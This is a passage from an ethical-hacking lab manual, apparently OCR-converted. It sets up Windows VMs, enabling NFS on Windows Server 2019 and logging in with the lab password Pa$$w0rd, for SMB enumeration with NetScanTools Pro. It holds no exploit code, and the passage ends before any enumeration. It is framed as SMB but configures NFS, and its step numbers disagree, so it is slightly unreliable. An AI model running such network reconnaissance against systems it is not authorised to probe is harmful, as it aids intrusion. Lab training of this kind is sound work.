
NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals. The utility makes it easy to find IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs related to the target system.

Here, we will use the NetScanTools Pro tool to perform SMB enumeration.

Note: Before starting this lab, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.


Note: If you have already enabled NFS service on **Windows Server 2019** then skip **Steps 2-8**.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the Windows Server 2019 virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.




5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.


   Note: In the **Add features that are required for Server for NFS**? pop-up window, click the **Add Features** button.



7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.




9. Switch to the **Windows 11** virtual machine.
10. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

    Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

